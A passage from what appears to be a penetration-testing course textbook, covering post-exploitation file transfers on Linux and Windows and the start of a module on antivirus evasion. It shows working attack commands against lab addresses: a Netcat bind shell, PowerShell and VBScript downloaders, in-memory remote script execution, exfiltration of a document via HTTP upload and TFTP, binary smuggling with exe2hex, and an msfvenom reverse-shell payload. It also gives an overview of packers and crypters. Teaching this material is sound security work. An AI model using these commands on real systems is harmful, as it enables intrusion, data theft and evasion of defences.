pure-pw useradd offsec -u ftpuser -d /ftphome
pure-pw mkdb
cd /etc/pure-ftpd/auth/
ln -s ../conf/PureDB 60pdb
mkdir -p /ftphome
chown -R ftpuser:ftpgroup /ftphome/
systemctl restart pure-ftpd
```

Listing 464 - Bash script to setup Pure-FTP on Kali

We will make the script executable, then run it and enter “lab” as the password for the offsec user when prompted:

```
kali@kali:~$ chmod +x setup-ftp.sh
kali@kali:~$ sudo ./setup-ftp.sh
Password:
Enter it again:
Restarting ftp server
```

Listing 465 - Setting up and starting Pure-FTP on Kali

16.1.3 The Non-Interactive Shell

Most Netcat-like tools provide a non-interactive shell, which means that programs that require user input such as many file transfer programs or **su** and **sudo** tend to work poorly, if at all. Non-interactive shells also lack useful features like tab completion and job control. An example will help illustrate this problem.

You are hopefully familiar with the **ls** command. This command is *non-interactive*, because it can complete without user interaction.

By contrast, consider a typical FTP login session from our Debian lab client to our Kali system:

```
student@debian:~$ ftp 10.11.0.4
Connected to 10.11.0.4.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 09:07. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (10.11.0.4:student): offsec
331 User offsec OK. Password required
Password:
230 OK. Current directory is /
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> bye
221-Goodbye. You uploaded 0 and downloaded 0 kbytes.
```


Copyright © Offensive Security Ltd. All rights reserved.

```
221 Logout.
student@debian:~$
```

Listing 466 - FTP server interaction

In this session, we enter a username and password, and the process is exited only after we enter the **bye** command. This is an *interactive* program; it requires user intervention to complete.

Although the problem may be obvious at this point, let's attempt an FTP session through a non-interactive shell, in this case, Netcat.

To begin, let's assume we have compromised a Debian client and have obtained access to a Netcat bind shell. We'll launch Netcat on our Debian client listening on port 4444 to simulate this:

```
student@debian:~$ nc -lvnp 4444 -e /bin/bash
listening on [any] 4444 ...
```

Listing 467 - Configuring a Netcat bind shell

From our Kali system, we will connect to the listening shell and attempt the FTP session from Listing 466 again:

```
kali@kali:~$ nc -vn 10.11.0.128 4444
ftp 10.11.0.4
offsec
lab
bye

^C
kali@kali:~$
```

Listing 468 - Attempting an FTP connection in a non-interactive shell

Behind the scenes, we are interacting with the FTP server, but we are not receiving any feedback in our shell. This is because the standard output from the FTP session (an interactive program) is not redirected correctly in a basic bind or reverse shell. This results in the loss of control of our shell and we are forced to exit it completely with Ctrl+C. This could prove very problematic during an assessment.

16.1.3.1 Upgrading a Non-Interactive Shell

Now that we understand some of the limitations of non-interactive shells, let's examine how we can "upgrade" our shell to be far more useful. The Python interpreter, frequently installed on Linux systems, comes with a standard module named *pty* that allows for creation of pseudo-terminals. By using this module, we can spawn a separate process from our remote shell and obtain a fully interactive shell. Let's try this out.

We will reconnect to our listening Netcat shell, and spawn our *pty* shell:

```
kali@kali:~$ nc -vn 10.11.0.128 4444
(UNKNOWN) [10.11.0.128] 4444 (?) open
python -c 'import pty; pty.spawn("/bin/bash")'
student@debian:~$
```

Listing 469 - Upgrading our shell with Python

Immediately after running our Python command, we are greeted with a familiar Bash prompt. Let's try connecting to our local FTP server again, this time through the *pty* shell and see how it behaves:

Copyright © Offensive Security Ltd. All rights reserved.

```
student@debian:~$ ftp 10.11.0.4
ftp 10.11.0.4
Connected to 10.11.0.4.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 09:16. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (10.11.0.4:student): offsec
offsec
331 User offsec OK. Password required
Password:offsec

230 OK. Current directory is /
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> bye
bye
221-Goodbye. You uploaded 0 and downloaded 0 kbytes.
221 Logout.
student@debian:~$
```

Listing 470 - Using an interactive program with our upgraded shell

This time, our interactive connection to the FTP server was successful (Listing 470) and when we quit, we were returned to our upgraded Bash prompt. This technique effectively provides an interactive shell through a traditionally non-interactive channel and is one of the most popular upgrades to a standard non-interactive shell on Linux.

16.1.3.2 Exercises

(Reporting is not required for these exercises)

1. Start the Pure-FTPd FTP server on your Kali system, connect to it using the FTP client on the Debian lab VM, and observe how the interactive prompt works.
2. Attempt to log in to the FTP server from a Netcat reverse shell and see what happens.
3. Research alternatives methods to upgrade a non-interactive shell.

16.2 Transferring Files with Windows Hosts

In Unix-like environments, we will often find tools such as Netcat, curl, or wget preinstalled with the operating system, which make downloading files from a remote machine relatively simple. However, on Windows machines the process is usually not as straightforward. In this section, we will explore file transfer options on Windows-based machines.

16.2.1 Non-Interactive FTP Download

Windows operating systems ship with a default FTP client that can be used for file transfers. As we've seen, the FTP client is an interactive program that requires input to complete so we need a creative solution in order to use FTP for file transfers.

The **`ftp`** help option (**`-h`**) has some clues that might come to our aid:

Copyright © Offensive Security Ltd. All rights reserved.

```
C:\Users\offsec> ftp -h

Transfers files to and from a computer running an FTP server service
(sometimes called a daemon). Ftp can be used interactively.

FTP [-v] [-d] [-i] [-n] [-g] [-s:filename] [-a] [-A] [-x:sendbuffer] [-r:recvbuffer] [
-b:asyncbuffers] [-w:windowsize] [host]

  -v              Suppresses display of remote server responses.
  -n              Suppresses auto-login upon initial connection.
  -i              Turns off interactive prompting during multiple file
                  transfers.
  -d              Enables debugging.
  -g              Disables filename globbing (see GLOB command).
  -s:filename     Specifies a text file containing FTP commands; the
                  commands will automatically run after FTP starts.
  -a              Use any local interface when binding data connection.
  -A              login as anonymous.
  -x:send sockbuf Overrides the default SO_SNDBUF size of 8192.
  -r:recv sockbuf Overrides the default SO_RCVBUF size of 8192.
  -b:async count  Overrides the default async count of 3
  -w:windowsize   Overrides the default transfer buffer size of 65535.
  host            Specifies the host name or IP address of the remote
                  host to connect to.

Notes:
  - mget and mput commands take y/n/q for yes/no/quit.
  - Use Control-C to abort commands.
```

Listing 471 - FTP help display

The ftp **-s** option accepts a text-based command list that effectively makes the client non-interactive. On our attacking machine, we will set up an FTP server, and we will initiate a download request for the Netcat binary from the compromised Windows host.

First, we will place a copy of nc.exe in our /ftphome directory:

```
kali@kali:~$ sudo cp /usr/share/windows-resources/binaries/nc.exe /ftphome/
kali@kali:~$ ls /ftphome/
nc.exe
```

Listing 472 - Ensuring nc.exe is in the ftphome directory

We have already installed and configured Pure-FTPd on our Kali machine, but we will restart it to make sure the service is available:

```
kali@kali:~$ sudo systemctl restart pure-ftpd
```

Listing 473 - Restarting Pure-FTPd in Kali

Next, we will build a text file of FTP commands we wish to execute, using the echo command as shown in Listing 474.

The command file begins with the **open** command, which initiates an FTP connection to the specified IP address. Next the script will authenticate as **offsec** with the **USER** command and supply the password, **lab**. At this point, we should have a successfully authenticated FTP connection and we can script the commands necessary to transfer our file.

Copyright © Offensive Security Ltd. All rights reserved.

We will request a binary file transfer with **bin** and issue the **GET** request for nc.exe. Finally, we will close the connection with the **bye** command:

```
C:\Users\offsec>echo open 10.11.0.4 21> ftp.txt
C:\Users\offsec>echo USER offsec>> ftp.txt
C:\Users\offsec>echo lab>> ftp.txt
C:\Users\offsec>echo bin >> ftp.txt
C:\Users\offsec>echo GET nc.exe >> ftp.txt
C:\Users\offsec>echo bye >> ftp.txt
```

Listing 474 - Creating the non-interactive FTP script

We are now ready to initiate the FTP session using the command list that will effectively make the interactive session non-interactive. To do this, we will issue the following FTP command:

```
C:\Users\offsec> ftp -v -n -s:ftp.txt
```

Listing 475 - Using FTP non-interactively

In the above listing, we used **-v** to suppress any returned output, **-n** to suppresses automatic login, and **-s** to indicate the name of our command file.

When the ftp command in Listing 475 runs, our download should have executed, and a working copy of nc.exe should appear in our current directory:

```
C:\Users\offsec> ftp -v -n -s:ftp.txt
ftp> open 192.168.1.31 21
ftp> USER offsec

ftp> bin
ftp> GET nc.exe
ftp> bye

C:\Users\offsec> nc.exe -h
[v1.10 NT]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, stealth mode

        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
...
```

Listing 476 - Successfully transferring nc.exe

16.2.2 Windows Downloads Using Scripting Languages

We can leverage scripting engines such as VBScript[397] (in Windows XP, 2003) and PowerShell (in Windows 7, 2008, and above) to download files to our victim machine. For example, the following

[397] (Wikipedia, 2019), https://en.wikipedia.org/wiki/VBScript

Copyright © Offensive Security Ltd. All rights reserved.

set of non-interactive **echo** commands, when pasted into a remote shell, will write out a wget.vbs script that acts as a simple HTTP downloader:

```
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts >> wget.vbs
echo  Err.Clear >> wget.vbs
echo  Set http = Nothing >> wget.vbs
echo  Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo  If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wge
t.vbs
echo  If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.
vbs
echo  If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo  http.Open "GET", strURL, False >> wget.vbs
echo  http.Send >> wget.vbs
echo  varByteArray = http.ResponseBody >> wget.vbs
echo  Set http = Nothing >> wget.vbs
echo  Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo  Set ts = fs.CreateTextFile(StrFile, True) >> wget.vbs
echo  strData = "" >> wget.vbs
echo  strBuffer = "" >> wget.vbs
echo  For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo  ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1, 1))) >> wget.vbs
echo  Next >> wget.vbs
echo  ts.Close >> wget.vbs
```

Listing 477 - Creating a VBScript HTTP downloader script

We can run this (with **cscript**) to download files from our Kali machine:

```
C:\Users\Offsec> cscript wget.vbs http://10.11.0.4/evil.exe evil.exe
```

Listing 478 - Executing the VBScript HTTP downloader script

For more recent versions of Windows, we can use PowerShell as an even simpler download alternative. The example below shows an implementation of a downloader script using the *System.Net.WebClient* PowerShell class:[398]

[398] (Microsoft, 2019), https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient?redirectedfrom=MSDN&view=netframework-4.8

Copyright © Offensive Security Ltd. All rights reserved.

```
C:\Users\Offsec> echo $webclient = New-Object System.Net.WebClient >>wget.ps1
C:\Users\Offsec> echo $url = "http://10.11.0.4/evil.exe" >>wget.ps1
C:\Users\Offsec> echo $file = "new-exploit.exe" >>wget.ps1
C:\Users\Offsec> echo $webclient.DownloadFile($url,$file) >>wget.ps1
```

Listing 479 - Creating a PowerShell HTTP downloader script

Now we can use PowerShell to run the script and download our file. However, to ensure both correct and stealthy execution, we specify a number of options in the execution of the script as shown below in Listing 480.

First, we must allow execution of PowerShell scripts (which is restricted by default) with the **-ExecutionPolicy** keyword and **Bypass** value. Next, we will use **-NoLogo** and **-NonInteractive** to hide the PowerShell logo banner and suppress the interactive PowerShell prompt, respectively. The **-NoProfile** keyword will prevent PowerShell from loading the default profile (which is not needed), and finally we specify the script file with **-File**:

```
C:\Users\Offsec> powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoPro
file -File wget.ps1
```

Listing 480 - Executing the PowerShell HTTP downloader script

We can also execute this script as a one-liner as shown below:

```
C:\Users\Offsec> powershell.exe (New-Object System.Net.WebClient).DownloadFile('http:/
/10.11.0.4/evil.exe', 'new-exploit.exe')
```

Listing 481 - Executing the PowerShell HTTP downloader script as a one-liner

If we want to download and execute a PowerShell script without saving it to disk, we can once again use the *System.Net.Webclient* class. This is done by combining the **DownloadString** method with the *Invoke-Expression* cmdlet (**IEX**).[399]

To demonstrate this, we will create a simple PowerShell script on our Kali machine (Listing 482):

```
kali@kali:/var/www/html$ sudo cat helloworld.ps1
Write-Output "Hello World"
```

Listing 482 - The Hello World script hosted on our web server

Next, we will run the script with the following command on our compromised Windows machine (Listing 483):

```
C:\Users\Offsec> powershell.exe IEX (New-Object System.Net.WebClient).DownloadString('
http://10.11.0.4/helloworld.ps1')
Hello World
```

Listing 483 - Executing a remote PowerShell script directly from memory

The content of the PowerShell script was downloaded from our Kali machine and successfully executed without saving it to the victim hard disk.

[399] (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-expression?view=powershell-6

Copyright © Offensive Security Ltd. All rights reserved.



16.2.3 Windows Downloads with exe2hex and PowerShell

In this section we will take a somewhat circuitous, although very interesting route, in order to download a binary file from Kali to a compromised Windows host. Starting on our Kali machine, we will compress the binary we want to transfer, convert it to a hex string, and embed it into a Windows script.

On the Windows machine, we will paste this script into our shell and run it. It will redirect the hex data into **powershell.exe**, which will assemble it back into a binary. This will be done through a series of non-interactive commands.

As an example, let's use **powershell.exe** to transfer Netcat from our Kali Linux machine to our Windows client over a remote shell.

We'll start by locating and inspecting the nc.exe file on Kali Linux.

```
kali@kali:~$ locate nc.exe | grep binaries
/usr/share/windows-resources/binaries/nc.exe

kali@kali:~$ cp /usr/share/windows-resources/binaries/nc.exe .

kali@kali:~$ ls -lh nc.exe
-rwxr-xr-x 1 kali kali 58K Sep 18 14:22 nc.exe
```

Listing 484 - Locating and inspecting nc.exe

Although the binary is already quite small, we will reduce the file size to show how it's done. We will use **upx**, an executable packer (also known as a PE compression tool):

```
kali@kali:~$ upx -9 nc.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2018
UPX 3.95        Markus Oberhumer, Laszlo Molnar & John Reiser   Aug 26th 2018

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     59392 ->     29696   50.00%    win32/pe     nc.exe
Packed 1 file.

kali@kali:~$ ls -lh nc.exe
-rwxr-xr-x 1 kali kali 29K Sep 18 14:22 nc.exe
```

Listing 485 - Packing and compressing nc.exe

As we can see, **upx** has optimized the file size of nc.exe, decreasing it by almost 50%. Despite the smaller size, the Windows PE file is still functional and can be run as normal.

Now that our file is optimized and ready for transfer, we can convert nc.exe to a Windows script (.cmd) to run on the Windows machine, which will convert the file to hex and instruct **powershell.exe** to assemble it back into binary. We'll use the excellent *exe2hex* tool for the conversion process:

```
kali@kali:~$ exe2hex -x nc.exe -p nc.cmd
[*] exe2hex v1.5.1
[+] Successfully wrote (PoSh) nc.cmd
```

Listing 486 - Transforming nc.exe into a batch file

Copyright © Offensive Security Ltd. All rights reserved.

This creates a script named nc.cmd with contents like the following:

```
kali@kali:~$ head nc.cmd
echo|set /p="">nc.hex
echo|set /p="4d5a900003000000040000000ffff0000b8000000000000004000000000000000000000000000
0000000000000000000000000000000000000000000000000800000000e1fba0e00b409cd21b8014ccd21546
869732070726f6772616d2063616e6e6f742062652072756e20696e20444f53206d6f64652e0d0d0a24000
00000000000">>nc.hex
echo|set /p="504500004c010300b98eae340000000000000000e0000f010b0105000070000000100000
0d00000704c010000e0000000500100000040000010000000020000040000000000000004000000000000
0006001000010000000000000030000000000100000100000000010000010000000000000100000000000
00000000000">>nc.hex
...
```

Listing 487 - Script output from exe2hex

Notice how most of the commands in this script are non-interactive, mostly consisting of echo commands. Towards the end of the script, we find commands that rebuild the nc.exe executable on the target machine:

```
...
powershell -Command "$h=Get-Content -readcount 0 -path './nc.hex';$l=$h[0].length;$b=N
ew-Object byte[] ($l/2);$x=0;for ($i=0;$i -le $l-1;$i+=2){$b[$x]=[byte]::Parse($h[0].S
ubstring($i,2),[System.Globalization.NumberStyles]::HexNumber);$x+=1};set-content -enc
oding byte 'nc.exe' -value $b;Remove-Item -force nc.hex;"
```

Listing 488 - PowerShell command to rebuild nc.exe

When we copy and paste this script into a shell on our Windows machine and run it, we can see that it does, in fact, create a perfectly-working copy of our original nc.exe.

```
...
00000000000000000000000000000000000000000000">>nc.hex

C:\Users\offsec>powershell -Command "$h=Get-Content -readcount 0 -path './nc.hex';$l=$
h[0].length;$b=New-Object byte[] ($l/2);$x=0;for ($i=0;$i -le $l-1;$i+=2){$b[$x]=[byte
]::Parse($h[0].Substring($i,2),[System.Globalization.NumberStyles]::HexNumber);$x+=1};
set-content -encoding byte 'nc.exe' -value $b;Remove-Item -force nc.hex;"

C:\Users\offsec> nc -h
[v1.10 NT]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, stealth mode

        -e prog         inbound program to exec [dangerous!!]
...
```

Listing 489 - Using PowerShell to rebuild nc.exe

16.2.4 Windows Uploads Using Windows Scripting Languages

In certain scenarios, we may need to exfiltrate data from a target network using a Windows client. This can be complex since standard TFTP, FTP, and HTTP servers are rarely enabled on Windows by default.

Copyright © Offensive Security Ltd. All rights reserved.

Fortunately, if outbound HTTP traffic is allowed, we can use the *System.Net.WebClient* PowerShell class to upload data to our Kali machine through an HTTP POST request.

To do this, we can create the following PHP script and save it as upload.php in our Kali webroot directory, /var/www/html:

```
<?php
$uploaddir = '/var/www/uploads/';

$uploadfile = $uploaddir . $_FILES['file']['name'];

move_uploaded_file($_FILES['file']['tmp_name'], $uploadfile)
?>
```

Listing 490 - PHP script to receive HTTP POST request

The PHP code in Listing 490 will process an incoming file upload request and save the transferred data to the /var/www/uploads/ directory.

Next, we must create the uploads folder and modify its permissions, granting the *www-data* user ownership and subsequent write permissions:

```
kali@kali:/var/www$ sudo mkdir /var/www/uploads

kali@kali:/var/www$ ps -ef | grep apache
root      1946     1  0 21:39 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  1947  1946  0 21:39 ?        00:00:00 /usr/sbin/apache2 -k start

kali@kali:/var/www$ sudo chown www-data: /var/www/uploads

kali@kali:/var/www$ ls -la
total 16
drwxr-xr-x  4 root     root     4096 Feb  2 00:33 .
drwxr-xr-x 13 root     root     4096 Sep 20 14:57 ..
drwxr-xr-x  2 root     root     4096 Feb  2 00:33 html
drwxr-xr-x  2 www-data www-data 4096 Feb  2 00:33 uploads
```

Listing 491 - Setting up file permissions for the uploads directory

Note that this would allow anyone interacting with uploads.php to upload files to our Kali virtual machine.

With Apache and the PHP script ready to receive our file, we move to the compromised Windows host and invoke the **`UploadFile`** method from the **`System.Net.WebClient`** class to upload the document we want to exfiltrate, in this case, a file named important.docx:

```
C:\Users\Offsec> powershell (New-Object System.Net.WebClient).UploadFile('http://10.11
.0.4/upload.php', 'important.docx')
```

Listing 492 - PowerShell command to upload a file to the attacker machine

After execution of the **`powershell`** command, we can verify the successful transfer of the file:

```
kali@kali:/var/www/uploads$ ls -la
total 360
drwxr-xr-x 2 www-data www-data   4096 Feb  2 00:38 .
drwxr-xr-x 4 root     root       4096 Feb  2 00:33 ..
-rw-r--r-- 1 www-data www-data 359250 Feb  2 00:38 important.docx
```


Copyright © Offensive Security Ltd. All rights reserved.

Listing 493 - File downloaded to our Kali system

16.2.5 Uploading Files with TFTP

While the Windows-based file transfer methods shown above work on all Windows versions since Windows 7 and Windows Server 2008 R2, we may run into problems when encountering older operating systems. PowerShell, while very powerful and often-used, is not installed by default on operating systems like Windows XP and Windows Server 2003, which are still found in some production networks. While both VBScript and the FTP client are present and will work, in this section we will discuss another file transfer method that may be effective in the field.

TFTP[400] is a UDP-based file transfer protocol and is often restricted by corporate egress firewall rules.

During a penetration test, we can use TFTP to transfer files from older Windows operating systems up to Windows XP and 2003. This is a terrific tool for non-interactive file transfer, but it is not installed by default on systems running Windows 7, Windows 2008, and newer.

For these reasons, TFTP is not an ideal file transfer protocol for most situations, but under the right circumstances, it has its advantages.

Before we learn how to transfer files with TFTP, we first need to install and configure a TFTP server in Kali and create a directory to store and serve files. Next, we update the ownership of the directory so we can write files to it. We will run atftpd as a daemon on UDP port 69 and direct it to use the newly created /tftp directory:

```
kali@kali:~$ sudo apt update && sudo apt install atftp
kali@kali:~$ sudo mkdir /tftp
kali@kali:~$ sudo chown nobody: /tftp
kali@kali:~$ sudo atftpd --daemon --port 69 /tftp
```

Listing 494 - Setting up a TFTP server on Kali

On the Windows system, we will run the **tftp** client with **-i** to specify a binary image transfer, the IP address of our Kali system, the **put** command to initiate an upload, and finally the filename of the file to upload.

The final command is similar to the one shown below in Listing 495:

```
C:\Users\Offsec> tftp -i 10.11.0.4 put important.docx
Transfer successful: 359250 bytes in 96 second(s), 3712 bytes/s
```

Listing 495 - Uploading files to our Kali machine using TFTP

For some incredibly interesting ways to use common Windows utilities for file operations, program execution, UAC bypass, and much more, see the Living Off The Land Binaries And Scripts (LOLBAS) project,[401] maintained by Oddvar Moe and several contributors, which aims to "document every binary, script, and

[400] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Trivial_File_Transfer_Protocol

[401] (LOLBAS-Project, 2019), https://github.com/LOLBAS-Project/LOLBAS

Copyright © Offensive Security Ltd. All rights reserved.

library that can be used for [these] techniques." For example, the certutil.exe[402] program can easily download arbitrary files and much more.

16.2.5.1 Exercises

(Reporting is not required for these exercises)

1. Use VBScript to transfer files in a non-interactive shell from Kali to Windows.
2. Use PowerShell to transfer files in a non-interactive shell from Kali to Windows and vice versa.
3. For PowerShell version 3 and above, which is present by default on Windows 8.1 and Windows 10, the cmdlet *Invoke-WebRequest*[403] was added. Try to make use of it in order to perform both upload and download requests to your Kali machine.
4. Use TFTP to transfer files from a non-interactive shell from Kali to Windows.

Note: If you encounter problems, first attempt the transfer process within an interactive shell and watch for issues that may cause problems in a non-interactive shell.

16.3 Wrapping Up

In this module, we focused on post-exploitation file transfers. We learned about traditional file transfer methods such as FTP and TFTP and learned how to upgrade non-interactive shells. We also focused specifically on Windows-specific file transfer methods using various scripting languages as well as how the *exe2hex* utility can be used to transfer files.

We can use these methods in various ways during an assessment to help transfer tools or data into or out of a target network.

[402] (api0cradle, 2018), https://github.com/api0cradle/LOLBAS/blob/master/OSBinaries/Certutil.md

[403] (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-webrequest?view=powershell-6

Copyright © Offensive Security Ltd. All rights reserved.

17. Antivirus Evasion

In an attempt to compromise a target machine, attackers often disable or otherwise bypass antivirus software installed on these systems. As penetration testers we must understand and be able to mimic these techniques in order to demonstrate this potential threat.

In this module, we will discuss the purpose of antivirus software and outline how it is deployed in most companies. We will examine various methods used to detect malicious software and explore some of the available tools that will allow us to bypass antivirus software on target machines.

17.1 What is Antivirus Software

Antivirus (AV) is type of application designed to prevent, detect, and remove malicious software.[404] It was originally designed to simply remove computer viruses. However, with the development of other types of malware, antivirus software now typically includes additional protections such as firewalls, website scanners, and more.

17.2 Methods of Detecting Malicious Code

In order to demonstrate the effectiveness of various antivirus products, we will start by scanning a popular Meterpreter payload. Using **`msfvenom`**, we will generate a standard Portable Executable file containing our payload, in this case a simple TCP reverse shell.

> *The Portable Executable (PE)[405] file format is used on Windows operating systems for executable and object files. The PE format represents a Windows data structure that details the information necessary for the Windows loader[406] to manage the wrapped executable code including required dynamic libraries, API imports and exports tables, etc.*

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.0.4 LPORT=4444 -f
exe > binary.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```

Listing 496 - Generating a malicious PE containing a meterpreter shell.

[404] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Antivirus_software

[405] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Portable_Executable

[406] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Loader_(computing)

Copyright © Offensive Security Ltd. All rights reserved.

Next, we will run a virus scan on this executable. Rather than installing a large number of antivirus applications on our local machine, we can upload our file to *VirusTotal*,[407] which will scan it to determine the detection rate of various AV products.

> *VirusTotal is convenient but it generates a hash for each unique submission, which is then shared with all participating AV vendors. As such, take care when submitting sensitive payloads as the hash is essentially considered public from the time of first submission.*

The results of this scan are listed below:




Figure 263: Virustotal results on the meterpreter payload.

Based on these results, we can see that many antivirus products detected our file as malicious. Before diving into evasion techniques, we must first understand the techniques antivirus manufacturers use to detect malicious code.

17.2.1 Signature-Based Detection

An antivirus signature is a continuous sequence of bytes within malware that uniquely identifies it. Signature-based antivirus detection is mostly considered a *blacklist technology*. In other words, the filesystem is scanned for known malware signatures and if any are detected, the offending files are quarantined. This implies that, with correct tools, we can bypass antivirus software that relies on this detection method fairly easily. Specifically, we can bypass signature-based detection by simply changing or obfuscating the contents of a known malicious file in order to break the identifying byte sequence (or signature).

[407] (VirusTotal, 2019), https://www.virustotal.com/#/home/upload

Copyright © Offensive Security Ltd. All rights reserved.

Depending on the type and quality of the antivirus software being tested, sometimes we can bypass antivirus software by simply changing a couple of harmless strings inside the binary file from uppercase to lowercase. However, not every case is this simple.

Since antivirus software vendors use different signatures and proprietary technologies to detect malware, and each vendor updates their databases constantly, it's usually difficult to come up with a catch-all antivirus evasion solution. Quite often, this process is based on a trial-and-error approach in a test environment.

For this reason, during a penetration test we should identify the presence, type, and version of the deployed antivirus software before considering a bypass strategy. If the client network or system implements antivirus software, we should gather as much information as possible and replicate the configuration in a lab environment for AV bypass testing before uploading files to the target machine.

17.2.2 Heuristic and Behavioral-Based Detection

To address the pitfalls of signature-based detection, antivirus manufacturers introduced additional detection methods to improve the effectiveness of their products.

Heuristic-Based Detection[408] is a detection method that relies on various rules and algorithms to determine whether or not an action is considered malicious. This is often achieved by stepping through the instruction set of a binary file or by attempting to decompile and then analyze the source code. The idea is to look for various patterns and program calls (as opposed to simple byte sequences) that are considered malicious.

Alternatively, *Behavior-Based Detection*[409] dynamically analyzes the behavior of a binary file. This is often achieved by executing the file in question in an emulated environment, such as a small virtual machine, and looking for behaviors or actions that are considered malicious.

Since these techniques do not require malware signatures, they can be used to identify unknown malware, or variations of known malware, more effectively. Given that antivirus manufacturers use different implementations when it comes to heuristics and behavior detection, each antivirus product will differ in terms of what code is considered malicious.

It's worth noting that the majority of antivirus developers use a combination of these detection methods to achieve higher detection rates.

17.3 Bypassing Antivirus Detection

Generally speaking, antivirus evasion falls into two broad categories: on-disk and in-memory. On-disk evasion focuses on modifying malicious files physically stored on disk in an attempt to evade AV detection. Given the maturity of AV file scanning, modern malware often attempts in-memory operation, avoiding the disk entirely and therefore reducing the possibility of being detected. In the following sections, we will give a very general overview of some of the techniques used in both of

[408] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Heuristic_analysis

[409] (Tristan Aubrey-Jones, 2007), https://pdfs.semanticscholar.org/08ec/24106e9218c3a65bc3e16dd88dea2693e933.pdf

Copyright © Offensive Security Ltd. All rights reserved.

these approaches. Please note that details about these techniques are outside the scope of this module.

17.3.1 On-Disk Evasion

To begin our discussion of evasion, we will first look at various techniques used to obfuscate files stored on a physical disk.

17.3.1.1 Packers

Modern on-disk malware obfuscation can take many forms. One of the earliest ways of avoiding detection involved the use of packers.[410] Given the high cost of disk space and slow network speeds during the early days of the Internet, packers were originally designed to simply reduce the size of an executable. Unlike modern "zip" compression techniques, packers generate an executable that is not only smaller, but is also functionally equivalent with a completely new binary structure. The resultant file has a new signature and as a result, can effectively bypass older and more simplistic AV scanners. Even though some modern malware uses a variation of this technique, the use of *UPX*[411] and other popular packers alone is not sufficient for evasion of modern AV scanners.

17.3.1.2 Obfuscators

Obfuscators reorganize and mutate code in a way that makes it more difficult to reverse-engineer. This includes replacing instructions with semantically equivalent ones, inserting irrelevant instructions or "dead code",[412] splitting or reordering functions, and so on. Although primarily used by software developers to protect their intellectual property, this technique is also marginally effective against signature-based AV detection.

17.3.1.3 Crypters

"Crypter" software cryptographically alters executable code, adding a decrypting stub that restores the original code upon execution. This decryption happens in-memory, leaving only the encrypted code on-disk. Encryption has become foundational in modern malware as one of the most effective AV evasion techniques.

17.3.1.4 Software Protectors

